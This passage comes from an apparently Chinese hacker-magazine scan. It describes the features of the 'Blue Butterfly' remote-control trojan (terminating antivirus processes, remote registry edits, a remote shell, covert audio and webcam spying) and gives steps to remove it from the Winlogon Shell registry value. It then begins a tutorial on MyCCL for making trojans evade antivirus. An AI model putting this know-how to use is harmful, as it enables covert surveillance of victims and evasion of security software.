


图 3

2.进程管理器

“进程管理器”命令用于查看、终止远程计算机中运行的进程，如果用户发现远程计算机的进程中包括了网络防火墙或杀毒软件的进程，就可以通过“终止”命令来终止它们。还可以查看进程的内存信息、路径和保存进程文件（图4）。

3.远程注册表

“远程注册表”命令能够获取远程计算机中的注册表信息，

并可以对其进行修改管理等操作。该命令的操作方式和“文件管理器”差不多，也是先通过下拉列表框选择注册表路径，然后用户就可以新建、删除、重命名注册表项，以及对注册表的键和键值内容进行修改（图5）。




图6




图4




图5

4. 网络管理

“网络管理”命令包括TCP通道、远程端口转发、网络浏览器这三项。“TCP通道”实际上就是一个端口映射命令，通过它可以将本地系统的端口映射到远程系统中，这样可以让局域网中的计算机直接和外网的计算机进行数据交换，从而实现一些局域网系统无法实现的网络服务；另外通过“网络浏览器”命令可以查看到远程计算机中的共享资源，并且还能查找到局域网中共享的资源，这可是别的远程控制软件不常有的功能。用户还可以将远程计算机中指定的目录映射到本地系统中，这样用户就可以方便的管理共享磁盘中的文件了（图6）。

5. 远程SHELL

“远程SHELL”命令可以对远程计算机进行Telne操作，在功能上和使用方法上都和本地系统的命令提示符差不多。首先选择窗口中的“开启”命令，接着在命令提示符后面输入cmd命令并回车，该命令将传输到远程计算机中，执行后的结果将传输给我们（图7）。

6. 语音通信

“蓝蝴蝶”还拥有“语音通信”功能，在右键菜单中选择该命令后，在弹出的“语音通信”窗口中设置“采样频率”和“设备”选项，再选择“开启”，这样我们就可以听到远程计算机发出的声音，比如播放的歌曲、用户的聊天等等。




图7

7. 视频查看

在远程计算机安装有摄像头的前提下，通过“视频查看”可以获取远程计算机的摄像头画面。客户端程序会自动判断服务端有无视频设备，如果没有的话在使用该命令的时候就会提示用户。

三、清除木马

通过检测，我发现“蓝蝴蝶”是利用注册表的Shell项进行启动的。由于该启动项是系统重要的启动项，所以直接删除是不行的，只能将它恢复成系统的默认值。打开注册表来到HKEY_CURRENT_USER\Software\Microsoft\Windows\Current Version\winlogon\，把字符串项shell中的“C:\windows\system32\xiaozi.exe”删除掉，只保留“Explorer.exe”即可（图8）。然后打开任务管理器，选择IE浏览器进程或Explorer.exe（根据木马插入的进程），将其结束掉，最后就是删除System32目录下的服务端文件。

不记得从何时开始，国内出现了这么多全新的木马程序，就在我以为又会迎来一个全新的木马时代时，却发现越来越多的木马出现了相同的现象，不仅是界面相似，就连在功能上也是非常的雷同，可以说是毫无新意。真希望以后会多出现一些类似于黑洞、灰鸽子、PcShare这样优秀的木马，这样才会带给我们这些菜鸟惊喜呀。

（本文所涉及到的蓝蝴蝶远程控制软件已收录到光盘中）




图8

MyCCL——今天你免杀了吗？

小七

对于黑客来说，木马免杀是个永恒的话题，而修改特征码免杀又是一种“从根本上解决问题”的方法。经常用来定位特征码的工具有两款——CCL和MYCCL，本文我就将向大家详细介绍MYCCL（个人喜好）的使用方法（图1）。




图1

刚开工的时候还真不知道从哪里入手，参数该怎么填写呢？没关系，我们慢慢来认识这个貌似神秘，却非常实用的工具。我就以彩虹桥V1.2为例，这是一个能躲过卡巴查杀的木马。首先当然是配置木马服务端了，这个木马的服务端配置还是比较简单的（图2），不过，木马的配置及使用并非本文的重点，就此省略。

